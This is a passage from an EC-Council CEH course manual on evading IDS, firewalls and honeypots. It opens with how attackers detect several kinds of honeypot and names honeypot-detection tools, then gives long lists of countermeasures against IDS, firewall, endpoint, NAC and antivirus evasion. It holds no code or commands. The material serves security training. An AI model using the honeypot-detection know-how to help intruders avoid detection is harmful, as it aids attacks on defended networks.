- **Detecting the presence of Snort_inline Honeypot:** Snort_inline is a modified version of Snort IDS that is capable of packet manipulation. It can rewrite rules in the iptables and is mainly used in GenII (2nd generation) honeynets to block known attacks and avoid attacker bouncing. Attackers can identify these honeypots by analyzing the outgoing packets. If an outgoing packet is dropped, it might look like a black hole to an attacker, and when the snort_inline modifies an outgoing packet, the attacker can capture the modified packet through another host system and identify the packet modification.

- **Detecting the presence of Fake AP:** Fake access points are those that create fake 802.11b beacon frames with randomly generated ESSID and BSSID (MAC address) assignments. Fake access points only send beacon frames but do not produce any fake traffic on the access points, and an attacker can monitor the network traffic and quickly note the presence of fake AP.
- **Detecting the presence of Bait and Switch Honeypots:** Bait and switch honeypots actively participate in security mechanisms that are employed to respond quickly to incoming threats and malicious attempts. They redirect all malicious network traffic to a honeypot after any intrusion attempt is detected. An attacker can identify the presence of such honeypots by looking at specific TCP/IP parameters such as the Round-Trip Time (RTT), the Time To Live (TTL), and the TCP timestamp.

Honeypot Detection Tools

Attackers use honeypot detection tools such as Send-Safe Honeypot and SniffingBear to detect honeypots in the target organizational networks.

- **Send-Safe Honeypot Hunter**

Source: <http://www.send-safe.com>

Send-Safe Honeypot Hunter is a tool designed for checking lists of HTTPS and SOCKS proxies for "honey pots."

Features:

- Checks lists of HTTPS, SOCKS4, and SOCKS5 proxies with any ports
- Checks several remote or local proxylists at once
- Can upload "Valid proxies" and "All except honeypots" files to FTP
- Can process proxylists automatically in every specified period
- May be used for usual proxylist validating as well




Figure 12.82: Screenshot of Send-Safe Honeypot Hunter

Objective 06

Explain IDS/ Firewall Evasion Countermeasures

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

IDS/Firewall Evasion Countermeasures

The previous sections discussed various tools and techniques used by attackers to bypass network security perimeters such as IDS, firewalls, and honeypots to enter target networks. It is necessary to deploy and configure these security mechanisms securely to avoid attacks. This section thus discusses various countermeasures and best practices for hardening such network security perimeters.

59 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

How to Defend Against IDS Evasion

- | | |
|--|--|
| <p>1 Shut down switch ports associated with known attack hosts</p> <p>2 Perform an in-depth analysis of ambiguous network traffic for all possible threats</p> <p>3 Use TCP FIN or a Reset (RST) packet to terminate malicious TCP sessions</p> <p>4 Look for the a nop opcode other than 0x90 to defend against the polymorphic shellcode problem</p> <p>5 Train users to identify attack patterns and regularly update/patch all the systems and network devices</p> <p>6 Deploy IDS after a thorough analysis of the network topology, nature of network traffic, and number of hosts to monitor</p> <p>7 Use a traffic normalizer to remove potential ambiguity from the packet stream before it reaches the IDS</p> | <p>8 Ensure that the IDS normalizes fragmented packets and allows those packets to be reassembled in the proper order</p> <p>9 Define DNS server for client resolver in routers or similar network devices</p> <p>10 Harden the security of all communication devices such as modems and routers</p> <p>11 If possible, block ICMP TTL expired packets at the external interface level and change the TTL field to a large value</p> <p>12 Regularly update the antivirus signature database</p> <p>13 Use a traffic normalization solution at the IDS to protect the system against evasions</p> <p>14 Store the attack information (attacker IP, victim IP, timestamp, etc.) for future analysis</p> |
|--|--|

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

How to Defend Against IDS Evasion

- Shut down switch ports associated with known attack hosts.
- Perform an in-depth analysis of ambiguous network traffic for all possible threats.
- Use TCP FIN or Reset (RST) packet to terminate malicious TCP sessions.
- Look for the nop opcode other than 0x90 to defend against the polymorphic shellcode problem.
- Train users to identify attack patterns and regularly update/patch all the systems and network devices.
- Deploy IDS after a thorough analysis of the network topology, nature of network traffic, and number of hosts to monitor.
- Use a traffic normalizer to remove potential ambiguity from the packet stream before it reaches the IDS.
- Ensure that the IDS normalizes fragmented packets and allows those packets to be reassembled in the proper order.
- Define DNS server for client resolver in routers or similar network devices.
- Harden the security of all communication devices such as modems and routers.
- If possible, block ICMP TTL expired packets at the external interface level and change the TTL field to a considerable value, ensuring that the end host always receives the packets.
- Regularly update the antivirus signature database.

- Use a traffic normalization solution at the IDS to protect the system from evasions.
- Store the attack information (attacker IP, victim IP, timestamp, etc.) for future analysis.
- Ensure that the packets are arriving from a path secured with IDS; if not, perform a deep analysis on packets arriving from non-IDS paths.
- Ensure that snort rules are perfectly configured to avoid DoS attacks using snort false positives.
- Periodically check for malicious script injection in snort rules directory.
- Employ a hybrid signature-based exploit protection technique that comprises of advanced statistical and behavioral based analysis techniques to prevent IDS evasion using zero-day exploit.
- Configure IDS rules to detect tunneling and obfuscation techniques.
- Perform heuristics or behavioral analysis to detect polymorphic behavior.
- Drop packets with invalid or spoofed source IPs.
- Deploy high-interaction honeypots with realistic services.
- Ensure IDS is configured to effectively handle overlapping fragments.
- Use IDS solutions capable of reassembling fragmented sessions.

hide01

60 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

How to Defend Against Firewall Evasion

- | | |
|---|--|
| <p>1 The firewall should be configured such that the IP address of an intruder should be filtered out</p> <p>2 Set the firewall ruleset to deny all traffic and enable only the services required</p> <p>3 If possible, create a unique user ID to run the firewall services instead of running the services using the administrator or root ID</p> <p>4 Configure a remote syslog server and apply strict measures to protect it from malicious users</p> <p>5 Monitor firewall logs at regular intervals and investigate all suspicious log entries found</p> <p>6 By default, disable all FTP connections to or from the network</p> <p>7 Catalog and review all inbound and outbound traffic allowed through the firewall</p> | <p>8 Run regular risk queries to identify vulnerable firewall rules</p> <p>9 Monitor user access to firewalls and control who can modify the firewall configuration</p> <p>10 Specify the source and destination IP addresses as well as the ports</p> <p>11 Notify the security policy administrator about firewall changes and document them</p> <p>12 Control physical access to the firewall</p> <p>13 Take regular backups of the firewall ruleset and configuration files</p> <p>14 Schedule regular firewall security audits</p> |
|---|--|

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

How to Defend Against Firewall Evasion

- The firewall should be configured such that the IP address of an intruder should be filtered out.
- Set the firewall rule set to deny all traffic and enable only the services required.
- If possible, create a unique user ID to run the firewall services instead of running the services using the administrator or root ID.
- Configure a remote syslog server and apply strict measures to protect it from malicious users.
- Monitor firewall logs at regular intervals and investigate all suspicious log entries.
- By default, disable all FTP connections to or from the network.
- Catalog and review all inbound and outbound traffic allowed through the firewall.
- Run regular risk queries to identify vulnerable firewall rules.
- Monitor user access to firewalls and control who can modify the firewall configuration.
- Specify the source and destination IP addresses as well as the ports.
- Notify the security policy administrator about firewall changes and document them.
- Control physical access to the firewall.
- Take regular backups of the firewall ruleset and configuration files.
- Schedule regular firewall security audits.
- Look for integrated HTTPS/TLS inspection to defend against evasions.

- Use HTTP Evader to run automated testing for suspected firewall evasions.
- Use deep packet inspection at the application layer.
- Set limits on the number of connections allowed per IP address.
- Restrict traffic based on geographical regions.
- Create firewall rules based on user behavior rather than just IP addresses.
- Adopt a zero-trust security model that assumes zero trust for both internal and external network traffic.

hide01.kr

61 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

How to Defend Against Endpoint Security Evasion

- | | |
|--|--|
| <p>1 Ensure antivirus solutions employ advanced detection methods like behavioral analysis, machine learning, etc.</p> <p>2 Implement network segmentation to stop the spread of malicious activity to other endpoints</p> <p>3 Implement principle of least privileges to reduce the risk of malware spreading</p> <p>4 Enable multi-factor authentication (MFA) for accessing critical systems and sensitive data to increase security</p> <p>5 Use VPNs and other secure methods for remote access to endpoints</p> <p>6 Use application whitelisting to allow only approved applications to run on network devices</p> <p>7 Use code signing certificates to verify the authenticity of executable files and scripts</p> | <p>8 Use code signing certificates to verify the authenticity of executable files and scripts</p> <p>9 Regularly perform security audits and penetration testing on the network to check the efficiency of end points</p> <p>10 Use MAC address filtering to allow only authorized devices onto the network</p> <p>11 Perform real-time network monitoring to detect unusual behavior</p> <p>12 Implement file integrity monitoring (FIM) solutions to monitor critical system files and directories on the system</p> <p>13 Deploy DLP tools to monitor and control the movement of sensitive data within and outside the organization</p> <p>14 Implement policies to restrict the transfer of sensitive information via removable media or email</p> |
|--|--|

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

How to Defend Against Endpoint Security Evasion

- Ensure that antivirus solutions employ advanced detection methods such as behavioral analysis, machine learning, and cloud-based threat intelligence.
- Ensure all operating system and applications are up-to-date.
- Implement network segmentation to stop the spread of malicious activity to other endpoints.
- Implement the principle of least privileges to reduce the risk of malware spreading.
- Define roles with specific privileges, ensuring only authorized users have administrative access.
- Enable multifactor authentication (MFA) for accessing critical systems and sensitive data to increase security.
- Use VPNs and other secure methods for remote access to endpoints.
- Use decoys or honeypots to deceive the attackers.
- Ensure that detailed logs are recorded for all network activities and use SIEM solutions to analyze the logs.
- Use application whitelisting to allow only approved applications to run on network devices.
- Use code signing certificates to verify the authenticity of executable files and scripts.
- Regularly perform security audits and penetration testing on the network to check the efficiency of endpoint devices.
- Use MAC address filtering to allow only authorized devices onto the network.

- Perform real-time network monitoring to detect unusual behavior.
- Use techniques such as address space layout randomization (ASLR), data execution prevention (DEP), and control flow integrity (CFI) to protect endpoint memories.
- Implement file integrity monitoring (FIM) solutions to monitor critical system files and directories.
- Implement USB security measures to prevent the introduction of malware through USB drives and other external devices.
- Deploy DLP tools to monitor and control the movement of sensitive data within and outside the organization.
- Implement policies to restrict the transfer of sensitive information via removable media or email.

How to Defend Against NAC Evasion

- Develop comprehensive policies that clearly define access controls, authentication requirements, and remediation steps for noncompliant devices.
- Implement device profiling to identify and classify devices that attempt to connect to a network. This helps detect unauthorized devices or devices exhibiting unusual behavior.
- Ensure that NAC policies are enforced dynamically, allowing real-time adjustments based on changing security requirements or detected threats.
- Require multifactor authentication (MFA) to access sensitive network resources, reducing the risk of unauthorized access even if a password is compromised.
- Use role-based access control (RBAC) to limit access to resources based on user roles, thus reducing the risk of lateral movement by attackers.
- Segregate sensitive network resources into separate segments to limit the impact of NAC evasion incidents.
- Use virtual local area networks (VLANs) to restrict devices to specific network segments.
- Conduct regular security audits and vulnerability assessments to identify potential weaknesses in the NAC system.
- Use MAC address filtering to allow only authorized devices onto the network.
- Adopt a zero-trust approach , in which every device and user must be verified at every access point.
- Implement endpoint security solutions that provide antimalware, antiphishing, and firewall protection.
- Use RBAC to enforce the least privileged access principles.
- Share threat intelligence with the community to enhance collective defense against NAC evasion and other cyberthreats.
- Integrate NAC solutions with SIEM platforms to correlate NAC events with other security telemetry data, such as logs from firewalls, IDS/IPS, and endpoint security solutions.

- Implement advanced authentication mechanisms such as certificate-based authentication or biometric authentication to enhance NAC security.
- Proactively hunt NAC evasion attempts by conducting effective threat hunting activities.

How to Defend Against Anti-virus Evasion

- Use antivirus software that uses behavior-based detection, machine learning, and heuristic analysis to identify and block unknown threats.
- Regularly update antivirus software to incorporate the latest threat intelligence, signatures, and detection algorithms.
- Ensure the antivirus solution provides real-time protection against malware and other threats.
- Implement endpoint protection (EPP) solutions to add layers of security beyond traditional antivirus software, including EDR capabilities.
- Segment networks to prevent malware outbreaks and lateral movement by restricting access to sensitive systems and resources.
- Generate awareness of the dangers of downloading files from untrusted sources, clicking on suspicious links, and opening attachments from unknown senders.
- Regularly update operating systems, applications, and firmware to patch known vulnerabilities.
- Implement application whitelisting to prevent unauthorized programs from running and reduce the attack surface.
- Employ tools to monitor suspicious activities in systems and applications, such as file modifications, process injections, and network communication anomalies.
- Utilize sandbox environments to execute potentially malicious files in isolation for observing their behavior.
- Implement SIEM solutions to centralize log collection for detecting abnormal activities and evasion attempts across the network.
- Employ tools to analyze scripts in real time to detect and prevent malicious documents and attachments.
- Combine multiple security layers, such as firewalls, intrusion detection systems (IDS), and intrusion prevention systems (IPS).
- Utilize signature-less detection methods, such as anomaly detection and AI, to identify abnormal system behavior, bypassing reliance on known malware signatures.
- Limit user privileges to the minimum required for their roles to reduce the risk of malware gaining administrative access.
- Use secure methods for remote access, such as VPNs, to minimize the risk of attacks from external networks.

Module Summary



- In this module, we have discussed the following:
 - IDS, IPS, and firewall concepts and solutions
 - Various techniques to bypass IDSs and firewalls
 - Various techniques to bypass NAC and endpoint security
 - Various IDS/Firewall evasion tools
 - Honeypot concepts and different techniques to detect honeypots
 - We concluded with a detailed discussion on various countermeasures that should be employed in order to prevent IDS/Firewall evasion attempts by threat actors
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform web server hacking to get valuable information such as credit card numbers and passwords

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Module Summary

This module discussed different IDS, IPS, and firewall concepts and solutions. It also described various techniques for bypassing IDS and firewalls. It also explained various techniques to bypass NAC and endpoint security. In addition, it illustrated various IDS/firewall evasion tools. Further, it explained honeypot concepts and how to detect and defeat honeypots. Finally, it ended with a detailed discussion of various countermeasures to be adopted to prevent IDS/Firewall evasion attempts by threat actors.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pentesters perform web server hacking to gain valuable information such as credit card numbers and passwords.

This page is intentionally left blank.

hide01.ir